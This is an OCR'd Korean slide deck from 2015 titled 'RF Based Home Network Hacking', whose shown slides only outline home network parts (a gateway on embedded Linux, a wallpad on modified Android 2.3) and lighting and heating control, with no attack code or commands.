


RF Based Home Network Hacking


Grayhash 정구홍

2015.11.28


About 홈 네트워크

About 홈 네트워크

현관 : 중앙 컨트롤러(gateway)




현관 : 중앙 컨트롤러(gateway)



현관 : 중앙 컨트롤러(gateway)


현관 : 중앙 컨트롤러(gateway)

- OS : Embedded Linux




거실 : Wallpad (사용자 인터페이스)

- OS : Linux (개조된 Android 2.3)




거실 : Wallpad (사용자 인터페이스)

홈 네트워크 제어 방식




홈 네트워크 제어 방식

- 전등 제어




홈 네트워크 제어 방식

- 난방 제어



